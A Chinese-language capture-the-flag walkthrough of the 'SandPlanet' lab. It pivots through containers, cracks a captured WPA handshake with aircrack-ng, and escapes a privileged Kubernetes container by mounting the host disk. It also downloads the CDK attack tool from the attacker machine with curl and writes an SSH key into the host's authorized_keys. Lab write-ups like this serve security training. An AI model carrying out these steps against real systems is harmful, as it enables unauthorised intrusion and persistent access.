[10:21:16] 301 -   65B  - /axis2//axis2-web/HappyAxis.jsp  ->  /axis2/axis2-web/HappyAxis.jsp
[10:21:17] 301 -   87B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js  ->
/Citrix/AccessPlatform/auth/clientscripts/cookies.js
[10:21:19] 301 -   74B  - /engine/classes/swfupload//swfupload.swf  ->
/engine/classes/swfupload/swfupload.swf
[10:21:19] 301 -   77B  - /engine/classes/swfupload//swfupload_f9.swf  ->
/engine/classes/swfupload/swfupload_f9.swf
[10:21:19] 301 -   62B  - /extjs/resources//charts.swf  ->  /extjs/resources/charts.swf
[10:21:20] 200 -    2B  - /health
[10:21:21] 301 -   72B  - /html/js/misc/swfupload//swfupload.swf  ->
/html/js/misc/swfupload/swfupload.swf
Task Completed
```

没有发什么价值的信息，卡住了，问了一下靶机作者kaada，可以nc到一个跳板机上，尝试了所有收集到的端口都没有用，可能是fsan信息收集漏了

```
/fscan -h 10.42.0.169 -p 1-65535
<t7:/var/www/html$ ./fscan -h 10.42.0.169 -p 1-65535


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
```

```
\____/     |___/\___|_|  \__,_|\___|_|\_\
                      fscan version: 1.8.4
start infoscan
10.42.0.169:2323 open
[*] alive ports len is: 1
start vulscan
已完成 1/1
[*] 扫描结束,耗时: 837.447253ms
```

重新扫描，发现一个主机开了2323端口。

NC连接

```
www-data@web-deployment-759dbc577f-56wt7:/var/www/html$ nc 10.42.0.169 2323
TERM environment variable not set.
==========================================================
|      SAND PLANET - SECURE PIVOT TERMINAL v2.0        |
==========================================================
[*] System Status: ONLINE
[*] User Identity: ROOT (Privileged)
[*] Detecting Wireless Interfaces...
    -> wlan2  [MAC: ce:7b:fa:5c:64:ce]  [Status: READY]
    -> wlan1  [MAC: c6:8a:8c:8d:b6:94]  [Status: READY]
[+] Network Hardware Initialized.
root@pivot-deployment-79c65d8699-wjcfd:~# ls
replayer.py  setup_challenge.sh  target_handshake.cap
```

把三个文件搬回kali。发现有python3，直接开个http服务。

```
root@pivot-deployment-79c65d8699-wjcfd:~# python3 -m http.server 80
python3 -m http.server 80
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

kali运行wget下载

```
┌──(kali㉿kali)-[~/Desktop/sandplanet]
└─$ sudo proxychains wget http://10.42.0.169/replayer.py
[sudo] password for kali:
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
--2026-02-25 10:33:42--  http://10.42.0.169/replayer.py
Connecting to 10.42.0.169:80... [proxychains] Strict chain  ...  127.0.0.1:1080  ...
10.42.0.169:80  ...  OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 584 [text/x-python]
Saving to: ‘replayer.py’

replayer.py                                                         100%
[=================================================================================
==================================================================================
==========>]     584  --.-KB/s    in 0s
```

```
2026-02-25 10:33:42 (48.4 MB/s) - ‘replayer.py’ saved [584/584]

┌──(kali㉿kali)-[~/Desktop/sandplanet]
└─$ sudo proxychains wget http://10.42.0.169/setup_challenge.sh
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
--2026-02-25 10:33:47--  http://10.42.0.169/setup_challenge.sh
Connecting to 10.42.0.169:80... [proxychains] Strict chain  ...  127.0.0.1:1080  ...
10.42.0.169:80  ...  OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2413 (2.4K) [application/x-sh]
Saving to: ‘setup_challenge.sh’

setup_challenge.sh                                                  100%
[=================================================================================
==========>]   2.36K  --.-KB/s    in 0s

2026-02-25 10:33:47 (10.9 MB/s) - ‘setup_challenge.sh’ saved [2413/2413]

┌──(kali㉿kali)-[~/Desktop/sandplanet]
└─$ sudo proxychains wget http://10.42.0.169/target_handshake.cap
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
--2026-02-25 10:33:50--  http://10.42.0.169/target_handshake.cap
Connecting to 10.42.0.169:80... [proxychains] Strict chain  ...  127.0.0.1:1080  ...
10.42.0.169:80  ...  OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 25162 (25K) [application/vnd.tcpdump.pcap]
Saving to: ‘target_handshake.cap’

target_handshake.cap                                                100%
[=================================================================================
==========>]  24.57K  --.-KB/s    in 0.002s

2026-02-25 10:33:51 (14.7 MB/s) - ‘target_handshake.cap’ saved [25162/25162]
```

破解WIFI密码

wireshark看了一下，应该是wifi握手流量，使用aircrack-ng 查看。

```
┌──(kali㉿kali)-[~/Desktop/sandplanet]
└─$ aircrack-ng target_handshake.cap
Reading packets, please wait...
Opening target_handshake.cap
Read 474 packets.
   #  BSSID              ESSID                     Encryption
   1  16:86:25:BF:29:F7  SandPlanet_Core           WPA (1 handshake)
   2  8E:74:53:E4:DC:F8  SandPlanet_Core           Unknown
Index number of target network ? 1
Reading packets, please wait...
Opening target_handshake.cap
```

```
Read 474 packets.
1 potential targets
Please specify a dictionary (option -w).
```

尝试破解一下，挂个rockyou.txt字典。

```
┌──(kali㉿kali)-[~/Desktop/sandplanet]
└─$ aircrack-ng -w /usr/share/wordlists/rockyou.txt target_handshake.cap
Reading packets, please wait...
Opening target_handshake.cap
Read 474 packets.
   #  BSSID              ESSID                     Encryption
   1  16:86:25:BF:29:F7  SandPlanet_Core           WPA (1 handshake)
   2  8E:74:53:E4:DC:F8  SandPlanet_Core           Unknown

Index number of target network ? 1
Reading packets, please wait...
Opening target_handshake.cap
Read 474 packets.
1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 23/14344392 keys tested (104.91 k/s)

      Time left: 1 day, 13 hours, 58 minutes, 46 seconds         0.00%
                          KEY FOUND! [ princess ]

      Master Key     : E3 FB 72 DC 68 6A BA 6D 81 AC 57 87 AE F8 0A 4A
                       BB 83 9D 2C E0 9E AC FF E5 E5 0C FE AC A2 5B E6
      Transient Key  : 8E 2B 9C 5B 1C 07 31 37 A5 F6 1A 63 09 AF 61 5D
                       1C C3 49 A6 A6 C6 19 C7 99 58 33 D1 73 E2 BF E0
                       34 32 CE 12 D2 C6 D1 6B 91 D2 AA 95 63 A8 6F B4
                       DC 02 38 E3 56 DC 83 05 33 99 05 AE C9 00 00 00
      EAPOL HMAC     : 3B E8 89 BE 68 AA 63 8D 33 9A 13 B5 AE BF 98 4B
```

得到密码princess，靶机思路一般来说一个docker容器一个任务，简单翻了一下，没有发现什么有用信息。突然想起来有个docker开了ssh服务，尝试一下。

```
┌──(kali㉿kali)-[~/Desktop/sandplanet]
└─$ sudo proxychains ssh root@10.42.0.168
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.42.0.168:22  ...  OK
The authenticity of host '10.42.0.168 (10.42.0.168)' can't be established.
ED25519 key fingerprint is: SHA256:HW+0cRw88Lxt6s+hNA5ngVET6QkggOSGOJBC0eWrTws
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.42.0.168' (ED25519) to the list of known hosts.
root@10.42.0.168's password:
Linux target-deployment-6c9b47576f-bqqlk 6.12.63+deb13-amd64 #1
root@target-deployment-6c9b47576f-bqqlk:~# id
uid=0(root) gid=0(root) groups=0(root)
root@target-deployment-6c9b47576f-bqqlk:~#
```

登录上了，看到靶机名称是target-deployment-6c9b47576f-bqqlk，看来就是目标靶机了，已经是root权限，不用提权，找文件吧，经过一番查找，没有发现有用信息。可能需要提权到宿主机器，看过群友写的靶机wp，有个cdk工具可以枚举docker逃逸，尝试一下。

docker逃逸

```
curl http://172.16.16.251/tools/cdk_linux_amd64 -o cdk
chmod +x cdk
root@target-deployment-6c9b47576f-bqqlk:~# ./cdk eva
CDK (Container DucK)
CDK Version(GitCommit): e8ec183dc9da4968794b3922e6d474ab49215303
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by cdxy & neargle
Find tutorial, configuration and use-case in https://github.com/cdk-team/CDK/

[  Information Gathering - System Info  ]
2026/02/25 10:51:18 current dir: /root
2026/02/25 10:51:18 current user: root uid: 0 gid: 0 home: /root
2026/02/25 10:51:18 hostname: target-deployment-6c9b47576f-bqqlk
2026/02/25 10:51:18 debian debian 12.13 kernel: 6.12.63+deb13-amd64
2026/02/25 10:51:18 Setuid files found:
        /usr/bin/chfn
        /usr/bin/chsh
        /usr/bin/gpasswd
        /usr/bin/mount
        /usr/bin/newgrp
        /usr/bin/passwd
        /usr/bin/su
        /usr/bin/umount
        /bin/chfn
        /bin/chsh
        /bin/gpasswd
        /bin/mount
        /bin/newgrp
        /bin/passwd
        /bin/su
        /bin/umount
[  Information Gathering - Services  ]
2026/02/25 10:51:18 sensitive env found:
        SSH_CONNECTION=10.42.0.167 43064 10.42.0.168 22
2026/02/25 10:51:18 sensitive env found:
        SSH_CLIENT=10.42.0.167 43064 22
2026/02/25 10:51:18 sensitive env found:
        SSH_TTY=/dev/pts/0
2026/02/25 10:51:18 service found in process:
        8       1       sshd
2026/02/25 10:51:18 service found in process:
        27689   8       sshd
[  Information Gathering - Commands and Capabilities  ]
2026/02/25 10:51:18 Capabilities hex of Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
        CapInh: 0000000000000000
        CapPrm: 000001ffffffffff
        CapEff: 000001ffffffffff
        CapBnd: 000001ffffffffff
        CapAmb: 0000000000000000
        Cap decode: 0x000001ffffffffff =
CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_DAC_READ_SEARCH,CAP_FOWNER,CAP_FSETID,CAP_KILL,CAP_SETGID,CAP_
SETUID,CAP_SETPCAP,CAP_LINUX_IMMUTABLE,CAP_NET_BIND_SERVICE,CAP_NET_BROADCAST,CAP_NET_ADMIN,C
```

```
AP_NET_RAW,CAP_IPC_LOCK,CAP_IPC_OWNER,CAP_SYS_MODULE,CAP_SYS_RAWIO,CAP_SYS_CHROOT,CAP_SYS_PTR
ACE,CAP_SYS_PACCT,CAP_SYS_ADMIN,CAP_SYS_BOOT,CAP_SYS_NICE,CAP_SYS_RESOURCE,CAP_SYS_TIME,CAP_S
YS_TTY_CONFIG,CAP_MKNOD,CAP_LEASE,CAP_AUDIT_WRITE,CAP_AUDIT_CONTROL,CAP_SETFCAP,CAP_MAC_OVERR
IDE,CAP_MAC_ADMIN,CAP_SYSLOG,CAP_WAKE_ALARM,CAP_BLOCK_SUSPEND,CAP_AUDIT_READ,CAP_PERFMON,CAP_
BPF,CAP_CHECKPOINT_RESTORE
        Added capability list:
CAP_DAC_READ_SEARCH,CAP_LINUX_IMMUTABLE,CAP_NET_BROADCAST,CAP_NET_ADMIN,CAP_IPC_LOCK,CAP_IPC_
OWNER,CAP_SYS_MODULE,CAP_SYS_RAWIO,CAP_SYS_PTRACE,CAP_SYS_PACCT,CAP_SYS_ADMIN,CAP_SYS_BOOT,CA
P_SYS_NICE,CAP_SYS_RESOURCE,CAP_SYS_TIME,CAP_SYS_TTY_CONFIG,CAP_LEASE,CAP_AUDIT_CONTROL,CAP_M
AC_OVERRIDE,CAP_MAC_ADMIN,CAP_SYSLOG,CAP_WAKE_ALARM,CAP_BLOCK_SUSPEND,CAP_AUDIT_READ,CAP_PERF
MON,CAP_BPF,CAP_CHECKPOINT_RESTORE
[*] Maybe you can exploit the Capabilities below:
[!] CAP_DAC_READ_SEARCH enabled. You can read files from host. Use 'cdk run cap-dac-read-
search' ... for exploitation.
[!] CAP_SYS_MODULE enabled. You can escape the container via loading kernel module. More info
at https://xcellerator.github.io/posts/docker_escape/.
Critical - SYS_ADMIN Capability Found. Try 'cdk run rewrite-cgroup-devices/mount-cgroup/...'.
2026/02/25 10:51:18 available
commands:curl,nc,netcat,find,ps,apt,dpkg,ssh,capsh,mount,base64,perl
[  Information Gathering - Mounts  ]
0:153 / / rw,relatime - overlay overlay
rw,lowerdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snap
shots/757/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/sna
pshots/756/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/sn
apshots/755/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/s
napshots/754/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/753/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs
/snapshots/752/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayf
s/snapshots/751/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlay
fs/snapshots/750/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overla
yfs/snapshots/712/fs,upperdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter
.v1.overlayfs/snapshots/1706/fs,workdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.s
napshotter.v1.overlayfs/snapshots/1706/work,uuid=on
0:151 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:152 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:164 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
0:129 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:145 / /sys rw,nosuid,nodev,noexec,relatime - sysfs sysfs rw
0:27 / /sys/fs/cgroup rw,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw
8:1 /var/lib/rancher/k3s/agent/pod-manifests /mnt/k8s_config rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro
8:1 /var/lib/kubelet/pods/7b4db943-fa7a-4445-94a2-358ee31a4fb7/etc-hosts /etc/hosts
rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
8:1 /var/lib/kubelet/pods/7b4db943-fa7a-4445-94a2-358ee31a4fb7/containers/target/2f1bf20b
/dev/termination-log rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
8:1
/var/lib/rancher/k3s/agent/containerd/io.containerd.grpc.v1.cri/sandboxes/4743860b34fa0ed0363
54723869c6e8158b5695573e0c8961eed4484db0e9760/hostname /etc/hostname rw,relatime - ext4
/dev/sda1 rw,errors=remount-ro
8:1
/var/lib/rancher/k3s/agent/containerd/io.containerd.grpc.v1.cri/sandboxes/4743860b34fa0ed0363
54723869c6e8158b5695573e0c8961eed4484db0e9760/resolv.conf /etc/resolv.conf rw,relatime - ext4
/dev/sda1 rw,errors=remount-ro
0:94 / /dev/shm rw,relatime - tmpfs shm rw,size=65536k,inode64
0:78 / /run/secrets/kubernetes.io/serviceaccount ro,relatime - tmpfs tmpfs
rw,size=2020960k,inode64,noswap
[  Information Gathering - Net Namespace  ]
        container net namespace isolated.
```

```
[  Information Gathering - Sysctl Variables  ]
2026/02/25 10:51:18 net.ipv4.conf.all.route_localnet = 1
2026/02/25 10:51:18 You may be able to access the localhost service of the current container
node or other nodes.
[  Information Gathering - DNS-Based Service Discovery  ]
error when requesting coreDNS: lookup any.any.svc.cluster.local. on 10.43.0.10:53: no such
host
error when requesting coreDNS: lookup any.any.any.svc.cluster.local. on 10.43.0.10:53: no
such host
[  Discovery - K8s API Server  ]
2026/02/25 10:51:18 checking if api-server allows system:anonymous request.
err found while searching local K8s apiserver addr.:
err: cannot find kubernetes api host in ENV
        api-server forbids anonymous request.
        response:
[  Discovery - K8s Service Account  ]
err found while searching local K8s apiserver addr.:
err: cannot find kubernetes api host in ENV
[  Discovery - Cloud Provider Metadata API  ]
2026/02/25 10:51:19 failed to dial Volcano Engine (Volcengine) API.
2026/02/25 10:51:20 failed to dial Alibaba Cloud API.
2026/02/25 10:51:21 failed to dial Azure API.
2026/02/25 10:51:21 failed to dial Google Cloud API.
2026/02/25 10:51:21 failed to dial Tencent Cloud API.
2026/02/25 10:51:22 failed to dial OpenStack API.
2026/02/25 10:51:23 failed to dial Amazon Web Services (AWS) API.
2026/02/25 10:51:24 failed to dial ucloud API.
[  Exploit Pre - Kernel Exploits  ]
2026/02/25 10:51:24 refer: https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-
research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-
22555/exploit.c
   Comments: ip_tables kernel module must be loaded
[  Information Gathering - Container Security  ]
2026/02/25 10:51:25 Namespace isolation status:
        cgroup: NOT isolated (shared with host, cgroup:[4026531835])
        ipc: NOT isolated (shared with host, ipc:[4026533166])
        mnt: NOT isolated (shared with host, mnt:[4026533176])
        net: NOT isolated (shared with host, net:[4026532974])
        pid: NOT isolated (shared with host, pid:[4026533177])
        uts: NOT isolated (shared with host, uts:[4026533165])
2026/02/25 10:51:25 Seccomp: disabled
2026/02/25 10:51:25 Seccomp: kernel supports Seccomp
2026/02/25 10:51:25 SELinux: not detected (no selinuxfs)
2026/02/25 10:51:25 AppArmor: kernel config not available
2026/02/25 10:51:25 AppArmor: no explicit AppArmor boot parameter found
2026/02/25 10:51:25 AppArmor: module is enabled (runtime)
2026/02/25 10:51:25 AppArmor: container is unconfined (no profile attached)
```

一堆信息看不明白，扔个AI试试。根据AI总结，优先尝试挂载宿主机根文件系统

mkdir /tmp/host_root和mount /dev/sda1 /tmp/host_root

```
root@target-deployment-6c9b47576f-bqqlk:~# mkdir /tmp/host_root
mount /dev/sda1 /tmp/host_root
root@target-deployment-6c9b47576f-bqqlk:~# ls -liah /tmp/host_root/root
total 140K
913932 drwx------  6 root root 4.0K Feb 13 02:28 .
     2 drwxr-xr-x 19 root root 4.0K Feb 10 11:47 ..
914159 -rw-------  1 root root  220 Feb 13 02:28 .Xauthority
914117 -rw-------  1 root root  17K Feb 11 08:12 .bash_history
913935 -rw-r--r--  1 root root  659 Feb  9 13:45 .bashrc
914012 drwx------  3 root root 4.0K Feb  9 13:56 .docker
913922 drwxr-x---  3 root root 4.0K Feb  9 13:46 .kube
914128 -rw-------  1 root root   20 Feb 11 07:59 .lesshst
913921 drwxr-xr-x  3 root root 4.0K Feb  8 09:30 .local
913934 -rw-r--r--  1 root root  132 Jan  2 12:35 .profile
913936 drwx------  2 root root 4.0K Feb  8 09:12 .ssh
914177 -rw-------  1 root root  10K Feb 11 05:30 .viminfo
914035 -rwxr-xr-x  1 root root 2.4K Feb  9 14:22 build_sand_planet_range.sh
914011 -rw-r--r--  1 root root 2.8K Feb  9 13:46 content_generator.php
913925 -rwxr-xr-x  1 root root 3.6K Feb 11 04:18 final_check.sh
914034 -rwxr-xr-x  1 root root 8.4K Feb  9 14:27 final_setup.sh
914064 -rwxr-xr-x  1 root root 1.8K Feb 10 05:22 inject_once.sh
914156 -rw-r--r--  1 root root 2.8K Feb 11 05:36 k8s-deployment.yaml
914148 -rwxr-xr-x  1 root root 2.8K Feb 10 06:03 manual_start.sh
914040 -rw-r--r--  1 root root  136 Feb  9 14:41 root.txt
914133 -rw-r--r--  1 root root  25K Feb 11 05:22 target_handshake.cap
root@target-deployment-6c9b47576f-bqqlk:~# cat  /tmp/host_root/root/root.txt
563343dc38c47e1e6d0e462e81395cd6
あの頃僕らは砂漠の星を眺めていた
Back then, we were staring at the stars in the desert
```

root flag是563343dc38c47e1e6d0e462e81395cd6。
写个ssh公钥登录宿主机器看看。

```
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHabmpcpq29gOYJEm9eHla2I/vWZvCHrGhkAw+Q8ivQz
kali@kali" > /tmp/host_root/root/.ssh/authorized_keys
```

kali直接登录

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh root@172.16.16.27
root@sandplanet:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sandplanet:~# ls
build_sand_planet_range.sh  final_check.sh  inject_once.sh       manual_start.sh
target_handshake.cap
content_generator.php       final_setup.sh  k8s-deployment.yaml  root.txt
root@sandplanet:~# cat root.txt
563343dc38c47e1e6d0e462e81395cd6
あの頃僕らは砂漠の星を眺めていた
Back then, we were staring at the stars in the desert
```

感谢作者kaada设计的靶机。